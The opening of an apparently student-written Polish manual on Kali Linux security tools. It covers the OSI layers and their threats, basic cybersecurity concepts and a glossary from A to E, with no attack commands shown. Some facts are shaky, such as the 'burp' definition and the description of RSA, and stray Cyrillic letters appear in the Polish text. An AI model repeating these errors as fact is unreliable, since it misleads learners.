

# Narzędzia do testów cyberbezpieczeństwa w ŚRODOWISKU KALI LINUX

PROJEKT GRUPOWY 2022/2023

**Kamil Czepiel**  
**Jakub Grzybowski**  
**Jakub Pluta**  
**Arkadiusz Sałata**

Politechnika Gdańsk, Wydział ETI, KSSR



## SPIS TREŚCI

1.	WPROWADZENIE .....	4
1.1.	ABSTRAKT .....	4
1.2.	O KALI LINUX.....	4
1.3.	WYKORZYSTANE NARZĘDZIA.....	6
2.	ZAGADNIENIA WPROWADZAJĄCE.....	7
2.1.	Zrozumienie działania sieci komputerowych (model OSI) .....	7
2.2.	Cyberbezpieczeństwo – czyli co? .....	9
2.3.	Słownik przydatnych terminów.....	14
3.	NARZĘDZIA DO TESTÓW BEZPIECZEŃSTWA APLIKACJI INTERNETOWYCH .....	20
3.1.	Burp Suite .....	20
3.2.	OWASP ZAP .....	39
4.	NARZĘDZIA DO ŁAMANIA I TESTOWANIA HASEŁ .....	41
4.1.	John The Ripper .....	41
4.2.	Hydra .....	49
5.	NARZĘDZIA DO TESTOWANIA POŁĄCZEŃ SIECIOWYCH .....	57
5.1.	Nmap .....	57
5.2.	Zenmap.....	62
5.3.	Wireshark .....	63
6.	NARZĘDZIA DO PRZEPROWADZANIA AUDYTÓW BEZPIECZEŃSTWA .....	70
6.1.	Lynis .....	70
7.	NARZĘDZIA DO EKSPOŁATACJI PRZEGŁĄDAREK .....	80
7.1	BeEF – Browser exploitation framework.....	80
8.	NARZĘDZIA DO EKSPOŁATACJI SYSTEMÓW .....	84
8.1.	Metasploit framework.....	84
9.	NARZĘDZIA CONTENT DISCOVERY.....	89
9.1.	OWASP DirBuster .....	89
10.	Narzędzia do ochrony przed atakami cybernetycznymi .....	92
10.1.	CrowdSec .....	92
11.	SŁOWA PODSUMOWANIA.....	102

# 1. WPROWADZENIE


## 1.1. ABSTRAKT

Treścią niniejszego dokumentu jest prezentacja narzędzi do testowania cyberbezpieczeństwa w środowisku Kali Linux w ramach Projektu Grupowego na trzecim roku studiów inżynierskich na Politechnice Gdańskiej na kierunkach Informatyka oraz Telekomunikacja prowadzonych na Wydziale Elektroniki Telekomunikacji i Informatyki. Autorzy dokumentu dokonali szeregu eksperymentów oraz testów owych narzędzi, których funkcjonalność oraz przypadki użycia są opisane w kolejnych rozdziałach. Dokument, zwany dalej manuałem, dokumentacją lub poradnikiem jest stworzony w celach edukacyjnych, kierowany jest do osób, które interesują się cyberbezpieczeństwem i stawiają swoje pierwsze kroki tej dziedzinie. Podawana wiedza ma charakter czysto praktyczny, jednakże do każdego użytego narzędzia zamieszczona jest część teoretyczna, która umożliwia lepsze zrozumienie tematyki oraz ułatwi korzystanie z tychże narzędzi.

Każde test został przeprowadzany w sposób niezagражаły innym użytkownikom sieci oraz w trosce o bezpieczeństwo każdego z nich. Pokazywane przykłady są w pełni zasymulowane na wirtualnych środowiskach w obrębie własnych maszyn komputerowych oraz sieciowych.

## 1.2. O KALI LINUX

Kali Linux to dystrybucja systemu operacyjnego oparta na **jądrze Linux** bazująca na dystrybucji **Debian**. Pierwsze wydanie Kali miało miejsce w 2013 roku. To wydanie od początku było przeznaczone do użytku pod kątem badania **cyberbezpieczeństwa**, wykonywania testów penetracyjnych bądź zabezpieczeń sieciowych. Kali zawiera wiele pre-instalowanych **narzędzi** o otwartym kodzie (ang. **open-source**) oraz pakietów, które spełniają te zadania. Użytkownik na starcie ma możliwość wyboru jak bardzo jego system ma być „opakowany” w owe aplikacje: istnieje wersja *Standard* która zawiera jedynie podstawowe programy oraz wersja *Everything*, które – jak zapewnia producent – zawiera „wszystkie możliwe narzędzia”.




Ryc. 1 – pulpit w Kali Linux

Kali jest również dostępny w wersji *Live*, do której działania nie potrzeba instalacji (system jest wgrywany bezpośrednio z nośnika zewnętrznego typu pendrive lub płyta CD/DVD). Producent oferuje pobranie już „zbudowanego” systemu w celu utworzenia maszyny wirtualnej na różnych platformach do wirtualizacji, w tym *VmWare* czy *VirtualBox*. Do tego wszystkiego dochodzą wydania mobilne, chmurowe oraz kontenerowe. **Różnorodność** typów Kali Linux jest **ogromna**, stąd ułatwia to pracę w różnych warunkach, na różnym sprzęcie i przy różnych wymaganiach.

Aktualnie Kali zawiera ponad **600 aplikacji**, które wspierają testy penetracyjne. Szczegółową ich listę można znaleźć w Kali Tools. Mnogość funkcji wymaga wnikliwego zapoznania z systemem i wielogodzinnej praktyki, która pozwoli w pełni wykorzystać cały jego potencjał. Co ważne, system jest całkowicie bezpłatny. W dodatku ma przyjazny dla użytkownika interfejs, a jego instalacja jest banalnie prosta. Ze względu na jego globalne wykorzystanie, wsparcie oprogramowania jest dostępne w wielu językach. A najlepsze jest to, że Kali można także dostosowywać do indywidualnych upodobań. Linux dopasowuje się do oczekiwów współczesnych użytkowników. Nie można jednak oczekwać, że losowo dodawane repozytoria i pakiety, które są poza standardowymi źródłami oprogramowania, będą działać prawidłowo. Na pewno każda zmiana wymaga nieco kombinacji i wysiłku od strony zainteresowanego wprowadzeniem własnej zmiany. Jednak mimo tego, użytkownicy niezwykle cenią sobie pewną dозę elastyczności, na którą mogą sobie pozwolić w ramach użytkowania tego systemu.

Warto wspomnieć, że Kali jest dystrybucją, która działa według idei „**ofensywnego bezpieczeństwa**” (**Offensive Security**) i to czyni ją jednym z ważniejszych systemów Linuksa. Zabezpieczanie oprogramowania w tym ujęciu polega na dokonywaniu systematycznych prób obejścia zabezpieczeń i dostania się do środka. A to z kolei pozwala na wzmacnienie słabych punktów i usunięcie luk, które mogłyby uszkodzić zewnętrzny atak hakerski.



Ryc. 2 – zakładki z narzędziami do testów cyberbezpieczeństwa

### **1.3. WYKORZYSTANE NARZĘDZIA**

Poniżej znajduje się lista oprogramowania, które zostało użyte do sporządzenia tej dokumentacji w kolejnych rozdziałach:

**BEEF** (The Browser Exploitation Framework) – pakiet do testowania zabezpieczeń w obrębie przeglądarki, głównie jej skryptów; badanie podatności na ataki typu **XSS** (Cross-Site Scripting) oraz **CSRF** (Cross-Site Request Forgery);

**Burp suite** – narzędzie do przechwytywania żądań **HTTP** oraz ich modyfikacji w trakcie przesyłania do serwera;

**CrowdSec** – program, który wykorzystuje analizę logów i detekcję anomalii do skutecznej ochrony przed atakami DDoS oraz innych zagrożeń cybernetycznych;

**Hydra** – narzędzie do testowania siły haseł oraz ich łamania atakami **brute-force**;

**John the Ripper** – narzędzie do testowania haseł w formie **hashów** (MD4, MD5, Kerberos ASF oraz inne) za pomocą **brute-force** oraz **metodami słownikowymi**;

**Lynis** – narzędzie konsolowe do wykrywania luk w zabezpieczeniach serwerów oraz monitorowania ich aktualnego stanu zabezpieczeń. Narzędzie to można również wykorzystać do audytowania dowolnej maszyny, którą ten program wspiera.

**Metasploit framework** – narzędzie do eksplotacji systemów, umożliwiającym testowanie bezpieczeństwa poprzez identyfikację podatności, zdalne wykonywanie kodu oraz przeprowadzanie ataków na systemy i aplikacje;

**Nmap** – program do analizowania sieci poprzez protokoły TCP oraz inne; sprawdzanie otwartych portów, połączonych hostów, komunikacji z nimi. Program zawiera wiele wbudowanych skryptów, dzięki którym można uzyskać wiele informacji o podanej sieci;

**OWASP DirBuster** – narzędzie służące do odkrywania ukrytych plików i katalogów na serwerze, co pozwala na identyfikację potencjalnych słabych punktów w zabezpieczeniach aplikacji internetowych;

**OWASP ZAP** (Zed Attack Proxy) – to narzędzie do testowania bezpieczeństwa aplikacji internetowych, które umożliwia wykrywanie podatności, takich jak wstrzykiwanie SQL czy ataki typu cross-site scripting (XSS);

**Wireshark** – popularny program do analizy ruchu sieciowego, pozwalający na przechwytywanie i analizowanie pakietów danych, co jest przydatne w diagnostyce i rozwiązywaniu problemów sieciowych;

**Zenmap** – graficzny interfejs dla programu nmap, który umożliwia skanowanie sieci i identyfikację urządzeń oraz otwartych portów, co pozwala na ocenę bezpieczeństwa sieci i wykrywanie potencjalnych zagrożeń.

## 2. ZAGADNIENIA WPROWADZAJĄCE

### 2.1. Zrozumienie działania sieci komputerowych (model OSI)

Sieci komputerowe umożliwiają nam komunikację, udostępnianie danych, przeglądanie stron internetowych, wysyłanie wiadomości i wiele innych czynności. Jednak wraz z rosnącą złożonością i powszechnością sieci komputerowych, stajemy wobec coraz większych wyzwań związanych z bezpieczeństwem.

Zanim jednak zajmiemy się w tym poradniku konkretnymi kwestiami zabezpieczeń i zagrożeń, ważne jest, abyśmy przedstawili, czym tak naprawdę są sieci komputerowe i jak funkcjonują.

W tym celu będziemy korzystać z modelu OSI (Open Systems Interconnection). Model OSI jest od dawna uznawany za podstawowy wzorzec do opisu i zrozumienia struktury sieci komputerowych. Dzięki niemu będziemy w stanie prześledzić drogę danych od ich źródła do celu, zrozumieć różne warstwy protokołów i proces enkapsulacji, a także poznać funkcje i zadania poszczególnych warstw.

W dalszej części tego rozdziału przedstawimy Ci poszczególne warstwy modelu OSI oraz omówimy ich znaczenie i rolę w procesie komunikacji. Będziemy się również skupiać na aspektach związanych z bezpieczeństwem, aby lepiej zrozumieć, jakie zagrożenia mogą wystąpić na różnych poziomach sieci.

#### Model OSI (Open Systems Interconnection)

jest abstrakcyjnym modelem komunikacji sieciowej, który składa się z siedmiu warstw. Każda warstwa ma określone zadania i funkcje, a komunikacja między warstwami odbywa się poprzez proces enkapsulacji i dekapsulacji danych. Poniżej opisaliśmy poszczególne warstwy modelu OSI wraz z kwestiami związanymi z cyberbezpieczeństwem.

##### 1. Warstwa fizyczna (Physical Layer)

- Odpowiada za przesyłanie surowych bitów przez medium transmisyjne, takie jak kable, światłowody czy fale radiowe. Zajmuje się aspektami elektrycznymi, mechanicznymi i fizycznymi transmisji danych.
- Zagrożenia: Przechwycenie danych, zakłócenia elektromagnetyczne, fizyczne uszkodzenia medium transmisyjnego.
- Zabezpieczenia: Zastosowanie zaszyfrowanego połączenia fizycznego, monitorowanie dostępu do sprzętu sieciowego.

##### 2. Warstwa łącza danych (Data Link Layer)

- Stanowi bezpośrednią komunikację między sąsiadującymi węzłami w sieci. Zajmuje się ramek tworzeniem i odbieraniem, adresowaniem fizycznym, wykrywaniem i poprawianiem błędów transmisji.
- Zagrożenia: Ataki typu ARP spoofing, MAC spoofing, ataki typu man-in-the-middle.
- Zabezpieczenia: Używanie protokołów uwierzytelniania, weryfikacja adresów MAC, monitorowanie i wykrywanie nieautoryzowanych węzłów.

##### 3. Warstwa sieciowa (Network Layer)

- Odpowiada za przesyłanie pakietów danych przez sieć z uwzględnieniem adresowania sieciowego, routingu i zarządzania przepływem danych. Realizuje funkcje takie jak fragmentacja, adresowanie logiczne i routowanie pakietów.

- Zagrożenia: Ataki typu IP spoofing, ataki DDoS, nieautoryzowane routingu.
- Zabezpieczenia: Używanie protokołów uwierzytelniania i szyfrowania, zastosowanie firewalli, monitorowanie ruchu sieciowego.

#### 4. Warstwa transportowa (Transport Layer)

- Zapewnia niezawodną i kontrolowaną transmisję danych między aplikacjami na różnych urządzeniach. Oferuje usługi takie jak segmentacja, numerowanie sekwencji, kontrola błędów i mechanizmy kontroli przepływu.
- Zagrożenia: Ataki typu TCP/IP hijacking, ataki typu SYN flood.
- Zabezpieczenia: Używanie szyfrowania połączenia (np. SSL/TLS), kontrola dostępu do portów, mechanizmy kontroli sesji.

#### 5. Warstwa sesji (Session Layer)

- Zarządza i kontroluje komunikację między aplikacjami na różnych węzłach. Odpowiada za ustanawianie, utrzymanie i zakończenie sesji między aplikacjami.
- Zagrożenia: Ataki typu session hijacking, ataki typu replay.
- Zabezpieczenia: Używanie unikalnych identyfikatorów sesji, autoryzacja i uwierzytelnianie, kontrola integralności sesji.

#### 6. Warstwa prezentacji (Presentation Layer)

- Odpowiada za interpretację, kodowanie i kompresję danych w sposób zrozumiały dla aplikacji. Zajmuje się też kwestiami związanymi z szyfrowaniem i formatowaniem danych.
- Zagrożenia: Ataki typu format string, ataki typu data tampering.
- Zabezpieczenia: Szyfrowanie danych, weryfikacja integralności danych, zastosowanie bezpiecznych protokołów kompresji.

#### 7. Warstwa aplikacji (Application Layer)

- Odpowiada za interakcję między aplikacjami użytkownika a siecią. Zawiera protokoły i usługi, które umożliwiają dostęp do aplikacji, takie jak protokoły HTTP, FTP, SMTP.
- Zagrożenia: Ataki typu phishing, ataki typu SQL injection, ataki typu cross-site scripting (XSS).
- Zabezpieczenia: Używanie bezpiecznych protokołów komunikacyjnych, filtrowanie i walidacja danych wejściowych, regularne aktualizacje oprogramowania aplikacyjnego.

Proces enkapsulacji polega na dodawaniu nagłówków i/lub stopki specyficznych dla każdej warstwy do oryginalnych danych, tworząc odpowiednią strukturę dla komunikacji sieciowej. Proces ten rozpoczyna się od najwyższej warstwy i przechodzi w dół do warstwy fizycznej. Dekapsulacja jest odwrotnym procesem, podczas którego nagłówki i stopki są usuwane w kolejności od warstwy fizycznej do warstwy aplikacji.

W kontekście cyberbezpieczeństwa, każda warstwa modelu OSI jest podatna na różne zagrożenia i ataki. Dlatego ważne jest zastosowanie odpowiednich zabezpieczeń na każdej warstwie, takich jak szyfrowanie, uwierzytelnianie, weryfikacja integralności danych, zastosowanie firewalli i monitorowanie ruchu sieciowego. Dodatkowo, regularne aktualizacje oprogramowania i świadomość zagrożeń są kluczowe w ochronie sieci komputerowych przed atakami.

## 2.2. Cyberbezpieczeństwo – czyle co?

**Cyberbezpieczeństwo** odnosi się do praktyk, technologii i środków mających na celu ochronę systemów komputerowych, sieci, danych i urządzeń przed zagrożeniami związanymi z cyberprzestępcością. Cyberbezpieczeństwo skupia się na zapobieganiu nieuprawnionemu dostępowi, uszkodzeniom, kradzieży lub zmianie danych elektronicznych oraz zagrożeniom dla poufności, integralności i dostępności informacji (**triada bezpieczeństwa CIA**). Cyberbezpieczeństwo posiada wiele aspektów, które omówimy na wstępie. Rozjaśni ono niektóre terminy czy wprowadzi potrzebne definicje do lepszego poznania narzędzi, które wykorzystaliśmy w tworzeniu tego poradnika.

### Zagrożenia i ataki w sieciach komputerowych

W sieciach komputerowych występuje wiele różnych zagrożeń i ataków, które mogą zagrażać bezpieczeństwu systemów i danych. Oto kilka przykładów:

- **Malware:** Złośliwe oprogramowanie, takie jak wirusy, trojany, robaki, adware i spyware, może infekować systemy komputerowe, kradnąc dane, powodując szkody lub umożliwiając zdalne sterowanie komputerem.
- **Ataki DDoS:** Atak typu Denial of Service (DoS) lub Distributed Denial of Service (DDoS) ma na celu przeładowanie sieci lub serwera dużą liczbą żądań, uniemożliwiając normalne funkcjonowanie i utrudniając dostęp do usług.
- **Phishing:** Jest to technika, w której cyberprzestępcy podszywają się pod zaufane podmioty lub organizacje w celu wyłudzenia poufnych informacji, takich jak hasła, numery kart kredytowych lub dane osobowe.
- **Ataki hakerskie:** Hakerzy mogą wykorzystywać różne techniki, takie jak ataki brute force, wykorzystywanie słabości w oprogramowaniu, ataki typu zero-day lub wyłudzanie uprawnień administracyjnych, aby uzyskać nieautoryzowany dostęp do systemów komputerowych.

### Zarządzanie hasłami

Zarządzanie hasłami odnosi się do praktyk i procedur dotyczących tworzenia, przechowywania i używania haseł w celu zapewnienia bezpiecznego dostępu do systemów komputerowych. Oto kilka zaleceń dotyczących zarządzania hasłami:

- **Silne hasła:** Hasła powinny być unikalne, trudne do odgadnięcia i składać się z kombinacji liter, cyfr i znaków specjalnych. Powinny być regularnie zmieniane.
- **Nieudostępnianie hasła:** Hasła nie powinny być udostępniane innym osobom ani zapisywane w łatwo dostępnych miejscach. Zaleca się korzystanie z menedżera haseł lub bezpiecznego sposobu przechowywania haseł.
- **Uwierzytelnianie dwuskładnikowe:** Włączenie uwierzytelniania dwuskładnikowego dodaje dodatkową warstwę zabezpieczeń, wymagając dodatkowego potwierdzenia tożsamości, np. kodu generowanego na urządzeniu mobilnym.

## Szyfrowanie danych

Szyfrowanie jest procesem transformacji danych z czytelnego formatu (tzw. tekst jawnego) na formę nieczytelną (tzw. tekst zaszyfrowany) za pomocą algorytmów matematycznych. Algorytmy szyfrowania wykorzystują klucze, które są wartościami parametrów używanymi do transformacji danych. Istnieją różne rodzaje i techniki szyfrowania, z których dwa popularne przykłady to AES i RSA.

[Advanced Encryption Standard \(AES\)](#): AES jest symetrycznym algorytmem szyfrowania, co oznacza, że ten sam klucz jest używany zarówno do szyfrowania, jak i deszyfrowania danych. AES jest szeroko stosowany do zabezpieczania danych w różnych aplikacjach, takich jak sieci komputerowe, komunikacja internetowa, systemy płatności elektronicznych i przechowywanie danych. Działa na blokach danych o stałej długości (np. 128 bitów) i używa różnych rund transformacji, takich jak substytucja bajtowa, permutacja kolumn, permutacja wierszy i operacje mieszania bitów.

[RSA \(Rivest-Shamir-Adleman\)](#): RSA jest asymetrycznym algorytmem szyfrowania, co oznacza, że używa pary kluczy - publicznego i prywatnego. Klucz publiczny jest używany do szyfrowania danych, podczas gdy klucz prywatny jest wykorzystywany do ich deszyfrowania. RSA jest szeroko stosowany do bezpiecznej wymiany kluczy i podpisów cyfrowych. Algorytm opiera się na problemie faktoryzacji dużych liczb pierwszych, co oznacza, że obliczenia matematyczne, które są łatwe do wykonania w jednym kierunku (szyfrowanie), są trudne do odwrotnego wykonania (deszyfrowanie) bez posiadania odpowiedniego klucza prywatnego.

Algorytmy szyfrowania takie jak AES i RSA są stosowane w różnych obszarach, takich jak:

- **Bezpieczne przesyłanie danych:** Szyfrowanie jest stosowane do zabezpieczania transmisji danych w sieciach komputerowych, takich jak protokoły HTTPS dla stron internetowych czy VPN (Virtual Private Network).
- **Bezpieczeństwo komunikacji:** Algorytmy szyfrowania są używane w protokołach komunikacyjnych, takich jak S/MIME (Secure/Multipurpose Internet Mail Extensions) dla szyfrowanej komunikacji e-mailowej.
- **Bezpieczne przechowywanie danych:** Szyfrowanie jest wykorzystywane do zabezpieczania danych przechowywanych na nośnikach, takich jak dyski twarde, pamięci USB czy bazy danych.
- **Bezpieczeństwo systemów operacyjnych:** Szyfrowanie jest wykorzystywane do zabezpieczania danych użytkownika, takich jak pliki, foldery czy hasła, w systemach operacyjnych.
- **Podpisy cyfrowe:** Algorytmy szyfrowania asymetrycznego, takie jak RSA, są używane do generowania podpisów cyfrowych, które potwierdzają autentyczność danych i integralność w komunikacji elektronicznej.

W każdym z tych przypadków szyfrowanie umożliwia bezpieczną komunikację i przechowywanie danych, zapewniając poufność, integralność i dostępność tylko dla uprawnionych osób posiadających odpowiednie klucze.

## Firewall

Jest to system zabezpieczeń, który monitoruje i kontroluje ruch sieciowy pomiędzy siecią wewnętrzną a zewnętrzną. Firewall chroni sieć przed nieautoryzowanym dostępem i atakami, blokując podejrzane lub niebezpieczne połączenia. Może to obejmować blokowanie określonych portów, adresów IP lub zastosowanie reguł filtrowania pakietów.

## Bezpieczeństwo sieci Wi-Fi

Praktyki mające na celu zabezpieczenie sieci bezprzewodowej przed nieautoryzowanym dostępem i atakami. Kilka ważnych aspektów bezpieczeństwa sieci Wi-Fi to:

- Używanie silnych haseł: Sieć Wi-Fi powinna być chroniona unikalnym i silnym hasłem, aby uniemożliwić dostęp osobom nieuprawnionym.
- Szyfrowanie: Sieci Wi-Fi powinny być skonfigurowane z użyciem protokołów szyfrowania, takich jak WPA2 lub WPA3, w celu zabezpieczenia przesyłanych danych.
- Ukrywanie sieci: Można ukryć nazwę sieci Wi-Fi (SSID), aby uniemożliwić jej wykrycie przez niepowołane osoby.
- Filtracja adresów MAC: Można skonfigurować sieć Wi-Fi w taki sposób, aby akceptowała tylko połączenia od znanych adresów MAC urządzeń.

## Zabezpieczenie systemu operacyjnego

Zabezpieczenie systemu operacyjnego polega na wdrażaniu odpowiednich środków ochronnych w celu zapewnienia integralności, poufności i dostępności systemu. Niektóre z praktyk zabezpieczeń systemu operacyjnego to:

- Aktualizacje systemu: System operacyjny powinien być regularnie aktualizowany, aby zaktualizować oprogramowanie i łatki bezpieczeństwa.
- Silne uprawnienia: Użytkownicy powinni mieć odpowiednie uprawnienia, a nadmiarowe prawa dostępu powinny być ograniczone.
- Oprogramowanie antywirusowe i antimalware: Instalacja i regularne aktualizowanie oprogramowania antywirusowego i antimalware pomaga wykrywać i usuwać potencjalne zagrożenia.

## Audyt bezpieczeństwa

Audyt bezpieczeństwa to proces oceny i badania środowiska informatycznego w celu identyfikacji luk w zabezpieczeniach, ryzyk oraz potencjalnych zagrożeń. Audyt bezpieczeństwa ma na celu zapewnienie zgodności z przepisami, identyfikację słabych punktów i zalecenie środków zaradczych w celu wzmacniania bezpieczeństwa.

## Analiza pakietów

Analiza pakietów odnosi się do procesu monitorowania, przechwytywania i badania pakietów danych przesyłanych w sieci komputerowej. Przez analizę pakietów można zidentyfikować nieprawidłowości, nieautoryzowany ruch, próby ataków lub inne anomalie w sieci. Poniżej przedstawiliśmy do czego można wykorzystać analizę pakietów.

**Identyfikacja protokołów:** Analiza pakietów pozwala na identyfikację używanych protokołów komunikacyjnych w sieci, takich jak TCP, UDP, HTTP, DNS, SMTP itp. Poznanie protokołów obecnych w ruchu sieciowym jest kluczowe dla zrozumienia sposobu komunikacji między hostami.

**Analiza struktury pakietów:** Pakiety danych przesyłane w sieci mają określona strukturę z nagłówkami i danymi. Analiza pakietów pozwala na zrozumienie tej struktury i interpretację poszczególnych pól nagłówków. Na przykład, w przypadku pakietów TCP, można zidentyfikować pola takie jak numer sekwencyjny, numer potwierdzenia, flagi, porty itp.

**Zidentyfikowanie nieprawidłowości i anomalii:** Analiza pakietów pozwala na wykrywanie nieprawidłowości w ruchu sieciowym. Przykładowo, nagłe wzrosty opóźnień, powtarzające się błędy w pakietach, anomalie w wartościach pól nagłówków mogą wskazywać na problemy w sieci, awarie lub próby ataków.

**Wykrywanie ataków i prób włamań:** Analiza pakietów może pomóc w identyfikacji prób ataków lub włamań do sieci. Na podstawie wzorców ruchu sieciowego można wykrywać nieautoryzowane próby dostępu, skanowanie portów, próby zastosowania exploitów czy inne podejrzane działania.

**Diagnostyka sieciowa:** Analiza pakietów jest ważnym narzędziem w diagnozowaniu problemów związanych z wydajnością i działaniem sieci. Pozwala na zidentyfikowanie przyczyn opóźnień, utraty pakietów, kolizji czy innych problemów, co ułatwia naprawę i optymalizację sieci.

**Rekonstrukcja sesji:** Większość protokołów komunikacyjnych operuje na zasadzie sesji, w których pakiety są powiązane w zorganizowane strumienie danych. Analiza pakietów umożliwia rekonstrukcję tych sesji, co jest szczególnie przydatne w śledzeniu komunikacji, analizie transakcji lub w rekonstrukcji przypadków naruszenia bezpieczeństwa.

## Testy penetracyjne

Testy penetracyjne, znane również jako testy **ethical hackingu** lub testy **white hat**, są procesem oceny bezpieczeństwa systemów komputerowych lub sieci poprzez symulowanie ataków przeprowadzanych przez upoważnione osoby mające na celu odkrycie słabości i podatności systemu. Ich celem jest zidentyfikowanie potencjalnych luk w zabezpieczeniach, które mogą zostać wykorzystane przez potencjalnego atakującego.

Wykonywanie testów penetracyjnych obejmuje kilka kroków i metodologii, z których część jest dostosowywana do specyfiki testowanego systemu. Oto ogólny opis etapów wykonywania testów penetracyjnych:

**Etap planowania:** W tym etapie określa się cele testu penetracyjnego, zakres, zasady postępowania i zgodność z przepisami oraz uzyskuje się wymagane zezwolenia. Definiuje się również metody i techniki, które zostaną zastosowane podczas testu.

**Etap zbierania informacji:** W tym etapie przeprowadza się badania dotyczące testowanego systemu, w tym identyfikację infrastruktury sieciowej, aplikacji, usług, protokołów, systemów operacyjnych itp. Celem jest uzyskanie jak największej ilości informacji, które mogą pomóc w identyfikacji potencjalnych słabości.

**Etap analizy i oceny ryzyka:** Na podstawie zebranych informacji ocenia się potencjalne luki w zabezpieczeniach i analizuje się ich wpływ na system. Tworzy się listę priorytetów podatności i identyfikuje się najbardziej krytyczne obszary wymagające testowania.

**Etap eksploatacji:** W tym etapie przeprowadza się rzeczywiste ataki na testowany system, wykorzystując zidentyfikowane podatności. Może to obejmować próby ataku na usługi, aplikacje, próby wykorzystania błędów konfiguracji, zastosowanie exploitów itp. Celem jest potwierdzenie istnienia podatności i ocena skutków takiego ataku.

**Etap raportowania i dokumentowania:** Po przeprowadzeniu testu penetracyjnego, raportuje się uzyskane wyniki, w tym zidentyfikowane podatności, wykorzystane metody, uzyskane uprawnienia, wyniki analizy ryzyka i zalecenia dotyczące poprawy bezpieczeństwa. Raport powinien być precyzyjny, zawierać istotne informacje i być zrozumiałym dla osób technicznych i zarządu.

## 2.3. Słownik przydatnych terminów

Korzystanie z oprogramowania do badania cyberbezpieczeństwa wiąże się z koniecznością szerszego zapoznania się z techniczną nomenklaturą obowiązującą w tej dziedzinie. Toteż poniżej podajemy większość z istotnych terminów i haseł, które przydadzą się przy okazji obcowania z tym dokumentem.

### A

**aplikacja** – program (biznesowy / dla zwykłych użytkowników; tekstowy / graficzny), który ma określone zadania w systemie komputerowym.

**ARP (Address Resolution Protocol)** – protokół rozwiązywania adresów. Służy do mapowania adresów IP na adresy fizyczne (MAC) w lokalnej sieci komputerowej. Pozwala urządzeniom komunikować się ze sobą na poziomie warstwy 2 modelu OSI.

**atak (hakerski)** – działanie, które ma na celu włamanie do systemów komputerowych poprzez wykorzystanie luk w zabezpieczeniach tychże systemów.

**autoryzacja** – proces sprawdzania uprawnień i przyznawania dostępu do określonych zasobów, funkcji lub usług. Po pomyślnym uwierzytelnieniu, autoryzacja określa, jakie czynności lub zasoby są dostępne dla danego użytkownika, na podstawie jego roli, uprawnień lub innych czynników.

### B

**back-end** – część logiczna aplikacji; zestaw funkcji, usług i modułów, które stanowią logikę biznesową aplikacji.

**burp** – proces restartu sprzętu sieciowego, jego usług lub inne przerwania w sieci komputerowej (np. utrata pakietów z danymi)

### C

**triada CIA** (ang. *CIA triad*) – trzy podstawowe atrybuty bezpieczeństwa w sieci teleinformatycznej, na które składają się: poufność (**Confidentiality**), integralność (**Integrity**) oraz dostępność (**Availability**).

**ciasteczka** (ang. *cookies*) – dane niewielkich rozmiarów zwracane przez serwer i przechowywane w przeglądarce, wysypane z każdym żądaniem.

**content discovery** (odkrywanie treści) – w kontekście cyberbezpieczeństwa, content discovery odnosi się do procesu identyfikowania, monitorowania i analizowania zawartości danych przechowywanych w systemach informatycznych. Dotyczy to odkrywania różnych typów danych, takich jak pliki, dokumenty, bazy danych, kody źródłowe itp., w celu zrozumienia, kontroli i zabezpieczenia tych zasobów przed potencjalnymi zagrożeniami, wyciekami danych lub nieuprawnionym dostępem.

### D

**DDoS, DoS – (Distributed) Denial of Service** – atak, w którym atakujący próbuje zaszkodzić lub uniemożliwić dostęp do usług lub zasobów sieciowych poprzez zalewanie systemu dużą liczbą żądań, co prowadzi do przeciążenia i spowolnienia działania sieci lub usługi.

**DHCP (Dynamic Host Configuration Protocol)** – protokół dynamicznej konfiguracji hostów. Umożliwia automatyczną przydzielanie adresów IP i innych parametrów sieciowych, takich jak adresy serwerów DNS i bramy domyślnej, dla urządzeń w sieci komputerowej.

**DNS (Domain Name System)** – system nazw domenowych. Jest to hierarchiczna usługa, która przypisuje adresy IP do czytelnych dla ludzi nazw domenowych. Pozwala użytkownikom na dostęp do zasobów sieciowych, takich jak strony internetowe, za pomocą łatwo zapamiętywanych nazw, zamiast skomplikowanych adresów IP.

**domena** – unikalny ciąg znaków, który jest tłumaczyony na adres IP przez serwery DNS.

**dostępność** – zapewnienie, że systemy, zasoby i usługi są dostępne i funkcjonalne dla uprawnionych użytkowników w sposób ciągły. Zapewnienie dostępności polega na minimalizowaniu przestojów, awarii, ataków lub innych czynników, które mogą uniemożliwić korzystanie z systemu lub usług.

## E

---

**encja** – obiekt świata rzeczywistego przedstawiony jako zbiór atrybutów (cech), który go identyfikują.

